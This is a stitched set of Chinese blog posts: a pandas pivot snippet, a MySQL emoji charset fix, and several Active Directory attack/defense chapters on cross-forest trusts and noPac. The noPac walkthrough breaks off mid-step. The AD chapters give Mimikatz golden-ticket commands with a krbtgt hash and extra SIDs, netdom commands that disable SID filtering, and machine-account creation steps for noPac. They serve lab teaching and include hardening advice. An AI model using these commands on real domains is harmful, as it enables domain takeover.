cols = df.columns.values.tolist() #获取数据头信息 #移去前两列,只保留需要行列转换的列 cols.remove('科目编码') cols.remove('科目明细') #构造一个 list. frames=[] for col in cols: df1 = df.pivot_table(index = ['科目编码','科目明细'], values = [col]) df1.rename(columns={col: '数值'}, inplace=True) df1[3]=col #转换后的数据追加到 frames 中. frames.append(df1) # concat 将相同字段的表首尾相接 result=pd.concat(frames) result.rename(columns={3: '帐套名'}, inplace=True) result.to_excel('D:\\excel\\pandas_n.xlsx', sheet_name='科目明细') 效果还不错,果然比较简洁!这是 Python 生成的 excel 文件:不过,存在一点小问题,这个 excel 格式有点特殊,想用 Python 的 pivot,我们要将“科目编码”,“科目明细”移到与转换列标题所在同一行上,变成下面的样子。否则在代码上就得特殊 “照顾”,反正只有一行,手工做一下就算了,比写代码省事。 无论如何,python 的这个细节处理的小“瑕疵”并不影响其方便性。python 确实名不虚传,虽然使用了循环,但整个代码也就只有 10 来行的样子。 还能更简单吗? 嘿嘿,能! 方法 3:集算器编程 下面我们来看集算器的代码: 代码很简单,我们把每一步的中间结果列出来看看: A1:加载 excel 文件工作表 1,提取指定范围的数据 (从 3 行到 40 行),其中选项 @ t 表示首行为标题,载入数据, 生成表格如下: A2:删除非数据行 A3:更换列名称 A4:把从第 3 列开始的列名称连成字符串,用“,”分开A5:pivot 函数将行列数据进行转换,把 A4 中对应的列数据置放到“数值”列A6:将整理好的数据另存储为 xlsx 文件 集算器脚本只有 6 行,木有啥循环、判断之类的玩意儿,也不像 Python 那样要先手工倒腾一下,就把这看似有点“乱”的数据表格处理好了。相比之下,Python 采用列优先转换多次循环 “N”字方式,集算器则用行优先一次性处理,在处理数据上,集算器对细节处理及使用习惯更专业。而且集算器的开发环境也容易调试,可以看到每一步运算的中间结果,方便挑出错误,开发更为便捷。在这种常规数据处理的任务中,集算器要比 Python 更为优越。 优势总结 就这个问题,关于 python 与集算器的差异,再说说自己的一点心得体会: 多列转换 对于需要多列行列转换并汇集成“长”列的场景时,python 需要将每个数据列构造成数组,并增加一列记录当前列名,再追加到一个大的列表中,最后合并,合并中去掉非首个数组中的 title; 集算器就容易些,它直接把想要转换的列汇集在一块就行。相对于 python 的繁琐,集算器至少能省几个脑细胞。 名称更改 python 对于需要转换列的名称不能更改, 如 cols[0]=’天津’,此时 python 找不到修改前的关键字,“哪个朋友挖的坑,别以为我发现不了”,欺负大爷眼花,给报个异常行不? 但对应的集算器来说则很方便, 如:>A1.rename(_1: 科目编码,_2: 科目明细,4 成都: 成都) 标题空值问题 Python 读取 excel 表中的转换行标题时,前面两列为空 (对应原来的 excel 中的“科目编码,科目明细”),此时标题 cols 中的空值就没有了, 这个“坑”有点隐蔽啊,我真没有发现, 把其中的两列弄丢了,真有点丢脸 ; 但集算器能识别出来,会自动加上对应的标识 _1、_2,这样处理数据时,就能找到其中对应的两列。 网格式编程 集算器使用网格 A1 这种格式,它自动与所在位置的对象关联起来,这点非常方便, 感觉很有特色;Python 就只能望洋兴叹了。

优秀的个人博客,低调大师

最简单,最快方式 Mysql兼容 emoji


Mysql -> mybatis -> spring boot -> java 序: 最近写一个类似成人商城的项目 ,写了一半的时候,发现用户如果通过苹果手机发送EMOJI的表情会无法插入数据库: === Error updating database. Cause: java.sql.SQLException: Incorrect string value: 'xF0x9Fx92x9ExE5x80...' for column 'comment' at row 1=== The error may involve cc.mb18.starshow.dbdto.TPageCoreDAO.intoComment-Inline=== The error occurred while setting parameters=== SQL: INSERT INTO t_page_comment (useruuid,username, faceurl, comment, pageuuid, createDatetime) VALUES (?,?, ?, ?, ?, ?)=== Cause: java.sql.SQLException: Incorrect string value: 'xF0x9Fx92x9ExE5x80...' for column 'comment' at row 1; uncategorized SQLException; SQL state [HY000]; error code [1366]; Incorrect string value: 'xF0x9Fx92x9ExE5x80...' for column 'comment' at row 1; nested exception is java.sql.SQLException: Incorrect string value: 'xF0x9Fx92x9ExE5x80...' for column 'comment' at row 1` 类似的报错.然后网上找了一堆 需要改数据库配置的方案,但是看完以后,我就否决了这个实施的方法,虽然项目没有上线,还在开发阶段,但是,动辄修改数据库配置文件这种操作,作为一个有 自我DBA限制的人,我怎么会这样做. 正文 平时管理数据库的时候 都是使用Navicat for Mysql的所以 以12版本为例 根据文章的学习,虽然不能按照修改数据库配置的操作 但是却找到了 根本问题所在所在, 修改数据库承接字符集,但是修改可以设定范围, 数据库级修改 还是 表级修改 还是字段级修改 我最后选择了字段级修改 附图如下从 图1 变为 图2 (下图1)从 图1 变为 图2 (下图2) 打开数据库 在表上 右键 设计表 然后选择字段 就会出现图中设置 `ALTER TABLE t_page_comment MODIFY COLUMN comment varchar(255) CHARACTER SET utf8mb4 COLLATE utf8mb4_general_ci NULL DEFAULT NULL AFTER sername;` 因为我数据库语句不是很熟 所以我只是把软件的代码截取出来给大家参考 至此 mysql 支持 emoji的操作就完成了另外 我为了保险起见 在@Update("set names utf8mb4")void setCharsetToUtf8mb4();我在Dao里面做了一个设置当前SESSION的字符集的操作,感觉没用,也不想去证明了 最后附上校训 理论结合实践

优秀的个人博客,低调大师

AD域攻防权威指南.八十.使用林间信任完成跨域攻击

在企业级 Active Directory 部署中,为了打通不同业务子公司或分支机构之间的资源访问,管理员通常会在多个域森林之间建立"林信任(Forest Trust)"或"外部信任(External Trust)"。相较于同一林内部的域信任,跨林信任在设计之初就引入了更为严格的安全边界——SID 过滤(SID Filtering)机制,以阻止攻击者利用 SID History 属性在两个森林之间横向提权。然而,SID 过滤并非"一刀切":它按不同分类对 PAC(Privilege Attribute Certificate,特权属性证书)中的 SID 逐一裁剪,其中 ForestSpecific、DomainSpecific 等规则的执行逻辑存在明显差异。一旦管理员出于业务需要主动禁用了 SID 过滤,或者攻击者掌握了信任域的 krbtgt 哈希,就可以精心构造伪造的 PAC,将信任森林中的权限"注入"当前会话,实现从被信任域到信任域的跨林权限跃迁。本篇文章将以两组真实实验域(dm.org 与 htf.org)为例,逐步演示如何配置与验证跨林 SID 过滤,如何借助 Mimikatz 的 Golden Ticket 携带 Extra SIDs 完成跨林 PAC 注入,并对比开启/关闭 SID 过滤两种场景下 PAC 的过滤结果,帮助读者理解跨林信任的攻击面与防御要点。 ## 1 概述与原理 因为存在 SID 过滤,外部信任和林信任无法利用 SID History 获取权限,但是我们至少可以通过 LDAP 查询信任域的活动目录信息,甚至可以实施跨信任边界的 Kerberoasting 攻击。使用 `adfind` 可以获取信任域的完整信息,导出信任域全部用户的信息,然后对比信任域和当前域的用户列表,查找同时加入了两个域的用户,尝试确认这些用户是否具有目标信任域的权限。 林域内 SID History 常常用于跨域攻击,但是在跨林信任的森林信任和外部信任,SID History 属性被 SID 过滤机制过滤,不再具备跨域的特权属性。Windows 请求的每个 TGT 都包含一个特权属性证书 PAC,PAC 包含用户及所属组的 SID 和其他内容。大家常常误认为 AD 域是信任边界,这个结论是错误的:**AD 林才是信任边界**,在跨越信任边界时会严格遵守过滤规则,新域林对 PAC 进行审查,并根据信任关系的类别执行安全过滤机制。过滤的机制是按照分类进行的,所以有些 SID 会一直被拒绝,比如 ForestSpecific 规则会过滤 RID 为 519 的企业管理员,因为域森林拒绝来自该域林之外的特权 SID History。 ## 2 实验环境 - 被信任域:`dm.org` - 信任域:`htf.org` - 关键测试点:SID 过滤机制 ## 3 常见 RID 在跨林 PAC 伪造中,最常被引用与被过滤的高权限 RID 如下: - `Administrator`:500 - `Krbtgt`:502 - `Domain Admins`:512 - `Enterprise Admins`:519 ## 4 配置 SID 过滤功能 ### 4.1 停用域信任的 SID 过滤器 在被信任域侧执行如下命令,可关闭该域信任的隔离(quarantine)标志,即停用外部信任的 SID 过滤器,执行效果如图 1-1 所示。 ```powershell Netdom trust dm.org /domain:htf.org /quarantine:No ``` :::center ​![停用域信任的SID过滤器](https://developer.qcloudimg.com/http-save/yehe-1277458/54b6a042fd4c0f8c3b6b3c742d2b076c.jpg) 图 1-1 停用域信任的 SID 过滤器 ::: ### 4.2 停用森林信任的 SID 过滤器 对于林信任,可通过 `enablesidhistory` 参数开启 SID History,即允许跨林携带 SID History 属性,等价于关闭跨林 SID 过滤,执行效果如图 1-2 所示。 ```powershell Netdom trust dm.org /domain:htf.org /enablesidhistory:yes ``` :::center ​![停用森林信任的SID过滤器](https://developer.qcloudimg.com/http-save/yehe-1277458/cfa74926b217001c532420b45fa8d2bf.jpg) 图 1-2 停用森林信任的 SID 过滤器 ::: ## 5 SID 过滤规则 常见的 SID 过滤规则如表 1-1 所示。不同类别的规则决定了 PAC 中哪些 SID 会在跨越信任边界时被丢弃。 :::center 表 1-1 SID 过滤规则 ::: |动作|规则| | ----------------------------| ------------------------------------------------------------------------------------------------------------------------------| |AlwaysFilter(总是过滤)|此规则适用于那些不允许跨越任何信任边界的 SID| |ForestSpecific(森林专用)|适用于林外或已标记为 QuarantinedWithinForest 的域的 PAC 中永远不允许使用的 SID,除非它属于该域| |EDC|仅适用于 Enterprise Domain Controllers(企业域控制器)的 SID| |DomainSpecific(特定域)|如果域控制器在 PAC 中遇到看似来自自己域的 SID,它会将其过滤掉;对于单台机器,如果传入的 PAC 包含来自本地域的 SID,也将被过滤| |NeverFilter(从不过滤)|切勿过滤此类别中的任何 SID| ## 6 开启森林信任 SID 过滤器时的跨林 PAC 在 SID 过滤开启的默认状态下,构造 Golden Ticket 并注入多个额外 SID(Extra SIDs),观察哪些 SID 会被目标森林剔除。所加入的 Extra SIDs 含义如下: - `S-1-5-21-1847810731-2295479577-3182564570-1604`:实际上不是当前域的组的 SID - `S-1-5-21-3286968501-24975625-1111111111-1605`:一个并不存在的域的 SID - `S-1-5-21-3286274885-3496714367-4288404670-1106`:存在于信任域的组 SID - `S-1-18-1`:表明已通过身份认证 使用 Mimikatz 生成携带 Extra SIDs 的 Golden Ticket 并 PTT: ```text kerberos::golden /domain:htf.org /sid:S-1-5-21-1847810731-2295479577-3182564570 /rc4:8bf3ca3921607e34cb1f9fc75554df1a /user:administrator /target:htf.org /service:krbtgt /sids:S-1-5-21-1847810731-2295479577-3182564570-1604,S-1-5-21-3286968501-24975625-1111111111-1605,S-1-18-1,S-1-5-21-3286274885-3496714367-4288404670-1106 /ptt ``` 尚未跨越林边界前,标准 TGT 中的 PAC 保留了全部 Extra SIDs: ```text Username: administrator Domain SID: S-1-5-21-1847810731-2295479577-3182564570 UserId: 500 PrimaryGroupId 513 Member of groups: -> 513 (attributes: 7) -> 512 (attributes: 7) -> 520 (attributes: 7) -> 518 (attributes: 7) -> 519 (attributes: 7) LogonServer: LogonDomainName: htf Extra SIDS: -> S-1-5-21-1847810731-2295479577-3182564570-1604 -> S-1-5-21-3286968501-24975625-1111111111-1605 -> S-1-18-1 -> S-1-5-21-3286274885-3496714367-4288404670-1106 ``` 经过跨林 SID 过滤后的 PAC 中,`1605`​、`1106`​ 已经被过滤。加入的特定 SID 只允许来自林内的 PAC;发送的 PAC 来自其他林,所以会被过滤。**过滤策略会剔除任何不在当前林中的 SID,包括不存在的 SID 以及存在于其他林中的任何非 ForestSpecific SID。** ```text Username: administrator Domain SID: S-1-5-21-1847810731-2295479577-3182564570 UserId: 500 PrimaryGroupId 513 Member of groups: -> 513 (attributes: 7) -> 512 (attributes: 7) -> 520 (attributes: 7) -> 518 (attributes: 7) -> 519 (attributes: 7) LogonServer: LogonDomainName: FOREST-A Extra SIDS: -> S-1-5-21-1847810731-2295479577-3182564570-1604 -> S-1-18-1 Extra domain groups found! Domain SID: S-1-5-21-3286274885-3496714367-4288404670 Relative groups: -> 1107 (attributes: 536870919) ``` ## 7 禁用森林信任 SID 过滤器时的跨林 PAC 如果开启 SID History,就意味着关闭了跨森林信任 SID 过滤,此时可以伪造任何 RID > 1000 的组,比如伪造 Exchange Security Groups 可以提升为 Domain Admin 权限。一些组织将新建的自定义组设置为服务器的本地管理员,通过伪造 SID,这些自定义组也可以成为这些服务器的本地管理员。 再次加入多个额外 SID 并注入内存,本次特别加入了 500~1000 之间以及高权限组的 SID,用于观察 ForestSpecific 规则的表现: - `S-1-5-21-3286274885-3496714367-4288404670-512`:域管理员,被 ForestSpecific 规则过滤 - `S-1-5-21-3286274885-3496714367-4288404670-519`:企业管理员,被 ForestSpecific 规则过滤 - `S-1-5-21-3286274885-3496714367-4288404670-548`:Account Operators,被 ForestSpecific 规则过滤,不允许 SID 介于 500 和 1000 之间 - `S-1-5-21-3286274885-3496714367-4288404670-1050`:信任域中属于 Domain Admins 组的组 RID 对应的 Golden Ticket 构造命令如下: ```text kerberos::golden /domain:htf.org /sid:S-1-5-21-1847810731-2295479577-3182564570 /rc4:8bf3ca3921607e34cb1f9fc75554df1a /user:administrator /target:dm.org /service:krbtgt /sids:S-1-5-21-1847810731-2295479577-3182564570-1604,S-1-5-21-3286968501-24975625-1111111111-1605,S-1-18-1,S-1-5-21-3286274885-3496714367-4288404670-1106,S-1-5-21-3286274885-3496714367-4288404670-512,S-1-5-21-3286274885-3496714367-4288404670-519,S-1-5-21-3286274885-3496714367-4288404670-548,S-1-5-21-3286274885-3496714367-4288404670-1050 ``` 经过 SID 过滤后的 PAC 中,`DA`​、`EA`​、`Account Operators`​ 组被过滤。**过滤仅限制 DA 组本身,DA 组中嵌套的组不受 SID 过滤**,因此 `1050` 组作为 Domain Admins 组的成员组,不会被过滤: ```text Username: administrator Domain SID: S-1-5-21-1847810731-2295479577-3182564570 UserId: 500 PrimaryGroupId 513 Member of groups: -> 513 (attributes: 7) -> 512 (attributes: 7) -> 520 (attributes: 7) -> 518 (attributes: 7) -> 519 (attributes: 7) LogonServer: LogonDomainName: FOREST-A Extra SIDS: -> S-1-5-21-1847810731-2295479577-3182564570-1604 -> S-1-5-21-3286968501-24975625-1111111111-1605 -> S-1-18-1 -> S-1-5-21-3286274885-3496714367-4288404670-1106 -> S-1-5-21-3286274885-3496714367-4288404670-3101 Extra domain groups found! Domain SID: S-1-5-21-3286274885-3496714367-4288404670 Relative groups: -> 1107 (attributes: 536870919) ``` ## 8 小结 跨林信任的 SID 过滤并不是简单的"允许/拒绝"二元开关,而是依据 AlwaysFilter、ForestSpecific、EDC、DomainSpecific、NeverFilter 等一整套分类规则对 PAC 中的 SID 逐项裁剪。从本篇实验可以得出以下要点: 1. 在默认开启 SID 过滤的场景下,攻击者即便伪造出携带 Extra SIDs 的 Golden Ticket,其中不属于当前林的 SID(含不存在的 SID)也会被目标域控剔除,跨林权限提升会失败; 2. 一旦管理员为了打通业务而使用 `Netdom trust ... /quarantine:No`​ 或 `/enablesidhistory:yes` 关闭了 SID 过滤,攻击者可任意伪造 RID > 1000 的组(如 Exchange Security Groups、自定义本地管理员组)实现 Domain Admin 级别的跨林提权; 3. ForestSpecific 规则会显式过滤 500~1000 之间以及 DA/EA 等特权组,但**不会**过滤这些特权组下嵌套的普通组,这为攻击者留下了可利用的横向面; 4. 防御侧应严格审计跨林信任的 `SID Filtering`​ 与 `SID History` 配置状态,禁止在生产环境无理由地关闭 SID 过滤,并对 krbtgt 密钥的保护、Golden Ticket 的检测(异常长生命周期、异常 Extra SIDs)建立监控基线。

优秀的个人博客,低调大师

AD域攻防权威指南.七十五.林间信任(跨域林信任)

在企业级 Active Directory 环境中,随着组织并购、子公司协作和跨业务线资源整合的推进,单一域甚至单一林已难以承载复杂的身份边界,"林间信任(Forest Trust / 跨域林信任)"因此成为大型 AD 架构的关键连接件;但也正因为它跨越了安全边界,一旦配置不当,就会把两个原本独立的信任域打通成一条横向渗透的高速公路——攻击者可利用 SID History、跨林 Kerberos 票据伪造等手段实现跨林域控权限的接管。本篇将围绕林间信任的定义与分类、森林信任与外部信任的差异、AGDLP 授权模型,以及通用组、全局组和域本地组的作用范围展开系统梳理,并结合示意图对被允许 / 不被允许的资源访问路径进行分析,最后补充跨林信任在红蓝对抗中的攻防要点,帮助读者从架构到攻防两个视角完整地理解跨域林信任。 ## 1. 林间信任概述 林间信任也可以被称为"跨域林信任",可以是**非传递**或**可传递**的,具体取决于所使用的林间信任的类型,并且可以设置为单向或双向信任。林信任关系只能创建于两个林根域之间。林间信任类型包括**外部信任**和**森林信任**,这两种信任类型都必须手动创建。 ## 2. 森林信任与外部信任 ### 2.1 森林信任 两个林根域之间可以手动创建信任关系,可以是单向或双向信任,称为**森林信任**。双向林信任用于在两个林中的每个域之间形成传递信任关系。林信任只能在两个林之间创建,不能隐式扩展到第三个林,即无传递关系。林信任常用于两公司域的合并,如图1-1所示。 :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/6ee5a6044a1564badf25b316f2cbf59c.jpg) 图1-1 森林信任 ::: 在图1-1所示的拓扑中,森林 A(`dm.org`​)与森林 B(`htf.org`​)之间建立了森林信任,森林 B 与森林 C(`abc.com`​)之间也建立了森林信任,但森林 A 与森林 C 之间**没有**直接的森林信任关系。因此可以得出以下资源访问结论: - **被允许的资源访问**:森林 B 的用户可以访问森林 A、森林 C 中任意域的资源;森林 C 中的用户可以访问森林 B 中任意域的资源;森林 A 中的用户可以访问森林 B 中任意域的资源。 - **不被允许的资源访问**:不允许森林 A 的用户访问森林 C 中域的资源,不允许森林 C 的用户访问森林 A 中域的资源。 ### 2.2 外部信任 **外部信任**可以在不同林的两个 AD 域之间创建。这大大为两个林之间尚未创建森林信任时的跨域资源访问提供了便利。外部信任默认是单向信任,可以在每个方向手动建立信任以实现双向外部信任。外部信任通过强制执行 **SID 过滤(SID Filtering)** 完成,两域之间的所有信任关系属于隐式不可传递的。 以 `ab.dm.org`​(A 域)、`child.ab.dm.org`​(B 域)、`child.htf.org`(C 域)之间存在外部信任为例,如图1-2所示。 :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/eaec24e505afd1532da4800283db6aaa.jpg) 图1-2 外部信任 ::: - **被允许的资源访问**:`ab.dm.org`​(A 域)、`child.ab.dm.org`​(B 域)之间存在双向外部信任,A 域、B 域的用户可以访问对方域中的资源;`child.ab.dm.org`​(B 域)与 `child.htf.org`(C 域)之间为 B 域信任 C 域,只有 C 域的用户可以访问 B 域的资源。 - **不被允许的资源访问**:`child.ab.dm.org`​ 不能访问 `htf.org`​、`child.dm.org`​ 的资源;`child.htf.org`​ 和 `htf.org`​ 不能访问 `dm.org` 域的资源。 ### 2.3 领域信任与非传递性 - **领域信任(Realm Trust)** :Active Directory 域和 Kerberos V5 领域之间是非传递信任。 默认情况下,非传递信任是单向的,仅限于信任关系中的两个域,并且不会流向林中的任何其他域。可以通过创建两个单向信任来构建一个双向信任关系。 ## 3. AGDLP 授权策略 林信任建立之后,在两个林内域之间访问资源还需遵循 **AGDLP** 授权模型。其含义如下: - **A(Account)** :账户 - **G(Global)** :全局组 - **DL(Domain Local Group)** :域本地组 - **P(Permission)** :资源权限 AGDLP 的核心思想是:**将用户账号加入全局组,将全局组加入域本地组,然后为域本地组分配资源权限**。按照 AGDLP 的原则对用户进行组织和管理会更简洁、易于维护。在 AGDLP 结构形成以后,当需要给某个用户授予某项权限时,只要把该用户加入相应的全局组即可,权限由域本地组统一承载。 ## 4. 通用组、全局组、本地域组的区别 三类组的成员来源和作用范围是理解跨林授权的关键: - **通用组(Universal Group)** :成员可以来自林中任意域的用户账户和全局组,作用域覆盖整个林。适用于多域用户访问多域资源的场景,可在该域树或林中的任意域中指派权限。 - **全局组(Global Group)** :成员来自本域账户,作用域覆盖整个林。适用于单域账户访问多域资源(成员必须在同一个域内),可在林中的任意域中被指派权限。 - **域本地组(Domain Local Group)** :成员可以来自林中任意域的用户账户、全局组和通用组,以及本域中的域本地组,作用范围**仅限本域**。 一句话总结三者的关系:**全局组来自本域,用于全林;域本地组来自全林,用于本域;通用组的成员可包括域树或林中任何域的其他组和账户,且可在该域树或林中的任意域中指派权限**。 ## 5. 常见的重要内置组 在跨林授权和权限梳理时,以下内置组尤其需要关注。 **重要的域本地组:** - `Administrators`(本地管理员组) - `Remote Desktop Users`(远程登录用户组) - `Print Operators`(打印机操作员组) - `Account Operators`(账号操作员组) - `Server Operators`(服务器操作员组) - `Backup Operators`(备份操作员组) **重要的全局组 / 通用组:** - `Domain Admins`(域管理员组) - `Enterprise Admins`(企业管理员组) - `Domain Users`(域用户组) - `Schema Admins`(架构管理员组) ## 6. 跨域林信任的攻防要点 跨林信任在架构上打通了两个原本独立的安全边界,因此在实战对抗中它既是防御方的重点巡检对象,也是攻击方进行"跨林横向"的关键跳板。以下从枚举、利用、防御三个角度进行梳理。 ### 6.1 信任关系枚举 在拿下任一域用户凭据后,攻击者通常会先枚举当前域及可达林的信任关系,用以规划跨林攻击路径。 使用 Windows 自带命令进行基础枚举: ```powershell # 列出当前域的信任关系 nltest /domain_trusts # 列出所有信任(包括林间/外部),并显示方向与类型 nltest /domain_trusts /all_trusts /v ``` 使用 PowerView(PowerShell 模块)进行更精细的枚举: ```powershell # 枚举当前域的信任 Get-DomainTrust # 枚举当前林的所有域间信任 Get-ForestDomain | Get-DomainTrust # 递归枚举所有可达的林信任 Get-DomainTrustMapping ``` 使用 ADModule / AD 官方 cmdlet: ```powershell Get-ADTrust -Filter * ``` ### 6.2 SID History 与跨林攻击 跨林攻击中最经典的技术是滥用 **SID History**:当森林信任未启用严格的 SID Filtering,或使用了 `Quarantine=No`​ 时,攻击者可在受控林中伪造包含目标林高权限 SID(如 `Enterprise Admins` 的 SID)的 Kerberos 票据,从而在目标林中获得管理员权限。 使用 mimikatz 制作携带跨林 SID History 的**黄金票据**(前提是已获取当前域 krbtgt 的 NTLM Hash): ```powershell mimikatz # kerberos::golden /user:Administrator /domain:child.dm.org /sid:S-1-5-21- /krbtgt: /sids:S-1-5-21--519 /ptt ``` 其中 `/sids:`​ 参数注入了目标林 `Enterprise Admins`(RID 519)的 SID,票据经过跨林信任校验后即可在目标林域控上执行操作,例如: ```powershell dir \\dc.parent.dm.org\c$ ``` ### 6.3 SID Filtering、TGT Delegation 与防御建议 针对上述攻击面,防御方应从以下几个方向进行加固: - **启用 SID Filtering / Quarantine**:对每一条林间信任执行 SID 过滤检查,防止跨林 SID History 攻击。可用如下命令查询和启用: ```powershell # 查询指定信任的 SID 过滤状态 netdom trust /domain: /quarantine # 启用 SID 过滤(Quarantine) netdom trust /domain: /quarantine:yes ``` - **禁用林信任的 TGT Delegation**:防止跨林场景下的 Kerberos Unconstrained Delegation 被滥用。 ```powershell # 关闭指定信任的 TGT 委派 netdom trust /domain: /EnableTGTDelegation:No ``` - **最小化跨林授权**:严格遵循 AGDLP 模型,避免直接把跨林账号加入高权限的域本地组(如 `Administrators`​、`Server Operators` 等)。 - **审计信任变更**:开启并集中收集与信任相关的安全事件(如 `4706`​、`4707`​、`4716` 等),对信任的创建、修改、删除进行告警。 - **凭据保护**:保护 `krbtgt` 账户的密码定期轮换(至少两次以清除旧密钥),避免长期有效的黄金票据;配合 Credential Guard、Protected Users 组降低哈希被窃取的可能。 ### 6.4 小结 林间信任是 AD 架构从"单林孤岛"走向"多林协同"的必要组件,但它也把安全边界从林扩展到了信任图谱。理解森林信任、外部信任与领域信任的差异,掌握 AGDLP 授权模型和三类组的作用域,是正确设计跨林权限的基础;而在攻防视角,围绕信任枚举、SID History、TGT Delegation 展开的攻击链,则决定了跨林信任必须以"默认不信任、最小化授权、持续审计"为原则进行治理。

优秀的个人博客,低调大师

AD域攻防权威指南.七十.域信任技术的简介与原理

在 Active Directory 的实际部署中,大型组织往往会拥有多个域甚至多个林,跨域访问共享资源成为一种常态化需求。然而,Kerberos 认证机制天然以"域"为边界,一旦用户请求访问的资源位于其他域,本域的 KDC 便无法为其颁发合法的服务票据,跨域访问的信任链就此断裂。为了解决这一根本性障碍,微软引入了"域信任(Domain Trust)"机制,通过在域与域之间建立信任关系,将各自独立的身份验证系统连接起来,从而支撑起整个 Active Directory 的跨域安全通信能力。本篇文章将围绕域信任的核心概念展开,介绍其基本原理、跨域 Kerberos 认证的实现流程,以及支撑信任体系的两大关键组件——TDO(受信任的域对象)与 GC(全局编录),帮助读者从底层机制上理解域信任在 AD 环境中的作用,为后续域信任攻防技术的学习打下基础。 ## 1 域信任技术概述 对于拥有多个域的组织,其合法用户总会有访问不同域共享资源的需求。域信任使一个域中的用户能够在另一个域中进行资源身份验证,或者充当安全主体。要在不同域中的客户端和服务器之间提供身份验证和授权能力,两个域之间必须存在信任关系,如图1-1所示。信任是进行 Active Directory 安全通信的基础技术。 :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/abd756d546760c724a2c91baf215e802.png) 图1-1 域信任关系示意图 ::: ## 2 域信任的工作原理 信任技术所做的是将两个域的身份验证系统连接起来,并允许身份验证流量通过"桥梁"在它们之间流动。如果用户请求访问所在域之外的资源的服务主体名称(即 SPN),当前域中的 KDC 无法颁发另一个域中的服务票据。 服务票据是使用目标服务账户的密码进行加密的,而域控制器仅包含当前域中安全主体(用户、计算机等)的凭据,因此当前域控制器没有目标服务账户的密码,也就无法加密服务票据。为了解决这一问题,当两个域建立域信任关系后,每个域的 Kerberos 服务会将另一个域的票据授予服务(即 TGS)注册为安全主体,使得每个域的 TGS 都能够将另一个域内的服务视为可颁发票据的服务,从而实现跨域资源访问。 在此过程中,两个域之间会产生"域间信任密钥"。该密钥用于加密 Kerberos 跨域认证的信任票据,相当于跨域进行 Kerberos 身份验证的桥梁;同时会在 GC 中存入对方的 SPN、DNS 等信息,以便跨域认证时查询 SPN。当确定进行跨域资源访问时,需要在 TDO 中检索当前两个域的域间信任密钥,并进行 Kerberos 身份验证。最终,被信任域的域控制器会返回一个 Referral Ticket,该票据指向资源域的 DC。 ## 3 TDO(受信任的域对象) TDO(Trust-Domain-Object)叫作"受信任的域对象"。当创建林内信任、跨林信任、外部领域信任等域信任关系时,系统会创建一个新的 TDO,并将与另一个域的信任关系相关属性(信任方向及属性、另一个域的 SID 等)保存在域控制器上。建立林信任时,每个林都会收集另一个林内所有域的信息,并将其保存在 TDO 中。 TDO 中所保存的信息因信任类型不同而有所差别,具体如下: - **域信任**:TDO 中包含 DNS 域名、域 SID、信任类型、信任传递性和双方域名。 - **森林信任**:TDO 中包含 DNS 域名、域 SID、信任类型及传递性、双方域名、域树名、UPN 后缀、SPN 后缀和 SID 命名空间。 ## 4 GC(全局编录) 单域的域控制器只记录本域信息,而 GC(Global Catalog,全局编录)不仅记录本域所有对象的只读信息,还记录林中所有其他域中域对象的只读信息。 GC 主要有以下几个作用: - 存储域对象信息副本,提高搜索性能。 - 存储通用组成员身份信息,帮助用户构建访问令牌。 - 提供 UPN(用户主体名称)身份验证:当执行身份验证的 DC 没有 UPN 账户信息时,由 GC 解析 UPN 并进行身份验证。 - 验证林中其他域对象是否存在。

优秀的个人博客,低调大师

AD域攻防权威指南.六十八.Nopac权限提升分析(二)

‍ > **引言** > > Active Directory 作为企业内网身份与权限的核心,任何影响域控制器(DC)身份鉴别机制的漏洞都会带来"域一击穿透"的严重后果。2021 年底披露的 CVE-2021-42287 与 CVE-2021-42278 组合利用(俗称 **noPac / sAMAccountName Spoofing**),正是这样一类可让**任意域用户在数秒内获得域管理员权限**的高危漏洞。上一篇文章已经从协议层面拆解了这两个漏洞的成因与利用链路,本篇则聚焦在真实攻防场景中的**完整复现步骤**:如何以一个普通域用户 user2 为起点,通过创建机器账户、伪造 sAMAccountName、请求 TGT 与 S4U2self、最终触发 DCSync 拿到 krbtgt Hash。文中同时给出 Windows 与 Linux 两侧的手工链路与"一键化"利用(noPac.exe、pachine.py、sam\_the\_admin.py),帮助读者理解每一步的原理与命令细节,为后续检测与加固奠定基础。 # 1. 对 CVE-2021-42287 与 CVE-2021-42278 漏洞进行攻击 ## 1.1 确认目标域用户身份 首先确认 `user2` 用户为普通域用户(不具备管理员权限),如图 1-1 所示。 :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/fa8b3d2b22e4333a7ad494993e7e77ad.png) 图 1-1 确定 user2 用户为域用户 ::: ## 1.2 使用 Powermad 创建带 SPN 的机器账号 在攻击机上导入 `Powermad.ps1`​ 模块,并通过 `New-MachineAccount`​ 创建机器账号 `demo3`,如图 1-2 所示。 ```powershell Import-Module .\Powermad.ps1 New-MachineAccount -MachineAccount demo3 -Domain dm.org -DomainController dc01.dm.org -Verbose ``` :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/ebae8648d60cc0ce3f325be49d0afbb8.png) 图 1-2 使用 Powermad 创建有 SPN 的机器账号 ::: ## 1.3 查看机器账号的 SPN 属性 创建完成后在 LDAP 数据库中查看该机器账号的 `servicePrincipalName` 属性,确认是否已存在 SPN 内容,如图 1-3 所示。 :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/dd766027fc68d8e4da02d77109059436.png) 图 1-3 查看机器账号的 SPN 属性 ::: ## 1.4 清除机器账户的 SPN 属性 利用 PowerView 的 `Set-DomainObject`​ 将 `demo3` 的 SPN 属性清空,如图 1-4 所示。 ```powershell Set-DomainObject "CN=demo3,CN=Computers,DC=dm,DC=org" -Clear 'serviceprincipalname' -Verbose ``` :::center ​![](https://developer.qcloudimg.com/http-save/yehe-1277458/c216c40cb8b43ab25cb459826d5b5b68.png) 图 1-4 清除机器账户的 SPN 属性 ::: > **注意:** Powermad 是通过 LDAP 向域控添加新机器账户,该方法所创建的机器账户默认带有 SPN,因此需要显式清除。 ## 1.5 使用 addcomputer.py 创建无 SPN 的机器账号 在 Linux 侧则可以直接使用 Impacket 提供的 `addcomputer.py`​ 创建机器账号 `demo2`,如图 1-5 所示。 ```bash impacket-addcomputer -computer-name demo2 -computer-pass 'Password123!' -dc-host DC01 -domain-netbios dm.org 'dm.org/user2:Aauser2@' ``` :::center 